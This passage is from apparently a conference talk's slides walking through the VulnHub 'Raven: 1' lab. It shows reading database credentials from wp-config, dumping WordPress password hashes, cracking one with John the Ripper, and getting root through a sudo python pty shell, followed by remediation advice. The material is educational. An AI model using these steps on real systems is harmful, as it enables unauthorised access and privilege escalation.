 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */
```

```
// ** MySQL settings - You can get this info from your web host ** //  
/** The name of the database for WordPress */  
define('DB_NAME', 'wordpress');  
  
/** MySQL database username */  
define('DB_USER', 'root');  
  
/** MySQL database password */  
define('DB_PASSWORD', 'R@v3nSecurity');  
  
/** MySQL hostname */  
define('DB_HOST', 'localhost');
```

MySQL DB credentials: root | R@v3nSecurity

```
michael@Raven:/var/www/html/wordpress$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 43
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> █
```

Login to the MySQL database as root.

```
mysql> show databases;
```

Database
information_schema
mysql
performance_schema
wordpress

```
4 rows in set (0.00 sec)
```

```
mysql> use wordpress
```

```
Reading table information for completion of table and column names  
You can turn off this feature to get a quicker startup with -A
```

```
Database changed
```

```
mysql> █
```

List available databases.


```
mysql> show tables;
+-----+
| Tables_in_wordpress |
+-----+
| wp_commentmeta      |
| wp_comments         |
| wp_links            |
| wp_options          |
| wp_postmeta         |
| wp_posts            |
| wp_term_relationships |
| wp_term_taxonomy   |
| wp_termmeta        |
| wp_terms            |
| wp_usermeta        |
| wp_users           |
+-----+
12 rows in set (0.00 sec)

mysql> █
```

List available tables.

```
mysql> select * from wp_users;
```

ID	user_login	user_pass	user_nicename	user_email
1	michael	\$P\$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0	michael	michael@raven.org
2	steven	\$P\$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/	steven	steven@raven.org


```
2 rows in set (0.00 sec)
```

```
mysql> █
```


Query the table wp_users to retrieve credentials.

"I SPEND A LOT OF TIME ON THIS TASK.
I SHOULD WRITE A PROGRAM AUTOMATING IT!"

THEORY:



REALITY:



```
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt users.lst
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 128/128 AVX 4x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
pink84          (?)
1g 0:00:00:02 DONE (2021-07-05 17:26) 0.4424g/s 20304p/s 20304c/s 2030
Use the "--show --format=phpass" options to display all of the cracked
Session completed
```

Crack the password with [John the Ripper](#) (< 3 min).

```
michael@Raven:~$ su steven
Password:
$ whoami
steven
```

Switch from user "michael | michael" to "steven | pink84"

```
$ whoami
steven
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
```

Can python get root?

Python Pseudo-terminal utilities (pty module)

```
$ sudo python -c 'import pty;pty.spawn("/bin/bash");'  
root@Raven:/var/www/html# pwd  
/var/www/html  
root@Raven:/var/www/html# whoami  
root  
root@Raven:/var/www/html# █
```

<https://github.com/python/cpython/blob/51a29c42f10bd9368db9a21f2f63319be2e30b95/Lib/pty.py#L151>

What have we learned?

What we have learned from...

- WordPress CMS
- LAMP Stack
- Port
 - 22, SSH
 - 80, default port for HTTP
 - 443, not available
- Credentials
 - michael | michael
 - root | R@v3nSecurity
 - steven | pink84

What vulnerabilities have we discovered?

What vulnerabilities have we discovered?

1. Lack of encryption
2. Administrative interface exposed x 2
 - a. WordPress Admin Interface
 - b. SSH
3. Broken Authentication -- weak passwords

Source

https://owasp.org/www-project-top-ten/2017/A2_2017-Broken_Authentication

How do we remediate?

How do we remediate?

Lack of encryption

- Add [TLS 1.3](#) for mostly free and automatically up to date with [Let's Encrypt](#)

Administrative interface exposed x 2: Option 1 or 2

1. Remove public access and rotate passwords.
2. Rotate passwords and implement anti-automation solutions (e.g., CAPTCHA and account lock out) and multi-factor authentication (MFA).
3. For SSH, consider keys instead of passwords.

Broken Authentication

- Implement a strong password policy
 - Password history
 - ≥ 8 Password length > Complexity
- Decrease the verbosity of error messages.
- See the [OWASP Password Storage Cheat sheet](#) for more details.

Skills Demonstrated (Assumptions of Knowledge)

Domain name system (DNS)

- Host file configurations

Deployment and management

- Web application (web app, app)
 - Ports
 - Services
- Virtual machines (VM)
 - NAT network

WordPress (WP)

- How to enumerate users

Linux

- Knowing where to look for information (e.g., configs, default files, etc.)
- Commands for reconn and exploitation (e.g., ls -ahl, cd, &&, etc.)

How realistic is this?

- 40% of websites run WordPress on a LAMP stack
- 100% real -- Most web servers 22, 80, and 443
- Broken Authentication is still on the Open Web Application Security Project (OWASP) Top 10
 - CoVID-19
 - 8 Characters
 - Caps and lower case
 - Numbers
 - Contains special characters
 - Red Flag: Vender states "For admins Increasing password length from 6 to 12 is a huge lift."

ZOLL Defibrillator Dashboard™

"offers at-a-glance state of readiness checks for an entire fleet of defibrillators"

1. Allows a non-administrative user to upload a malicious file (e.g., remote code execution)
2. Hard-coded cryptographic key
3. Clear text storage of sensitive information
4. Cross-site scripting
5. Storing passwords in a recoverable format
6. Insecure filesystem permissions that could allow a lower privilege user to escalate privileges to an administrative level user

Source

- <https://us-cert.cisa.gov/ics/advisories/icsma-21-161-01>
- <https://www.zoll.com/products/data/hospital/defibrillator-dashboard-r-series>

How do I protect myself?

How do I protect myself?

- Do not reuse passwords for sites.
- Implement long passwords (≥ 12 characters).
- Implement multi-factor authentication.
- Use a password manager.

To learn more about application security...

Lab Setup

Category	Requirements, Conventions or Software
Systems	<ol style="list-style-type: none">1. Windows 10 host2. Pop!_OS VM3. Kali Linux VM4. VulnHub "Raven: 1" VM
Software	VMware Workstation Play (free)
Other	Privileged access to host
Conventions	\$ - Linux commands executed as a regular non-privileged user # - Linux commands executed with root privileges or via sudo

To learn more about Application Security (AppSec)...

Lab Setup

- [How to install vmware guest-tools in Kali](#)
- [How to modify hosts file on linux](#)
- <https://www.vulnhub.com/lab/network/>
- [VulnHub: Raven 1](#)

Application Security (AppSec)

- <https://owasp.org/>
- <https://wpscan.com/wordpress-security-scanner>
- http://www.pentest-standard.org/index.php/Main_Page

Other Real World Examples

- <https://arstechnica.com/gadgets/2021/06/mass-data-wipe-in-my-book-devices-prompts-warning-from-western-digital/>
- <https://arstechnica.com/gadgets/2021/06/hackers-exploited-0-day-not-2018-bug-to-mass-wipe-my-book-live-devices/>

Go raibh maith agaibh go léir.

Panda

panda@protectedbypanda.com

[@fuzzing_panda](#)

cybermedsummit.org

[RaiseMe @ShellConLa](#)

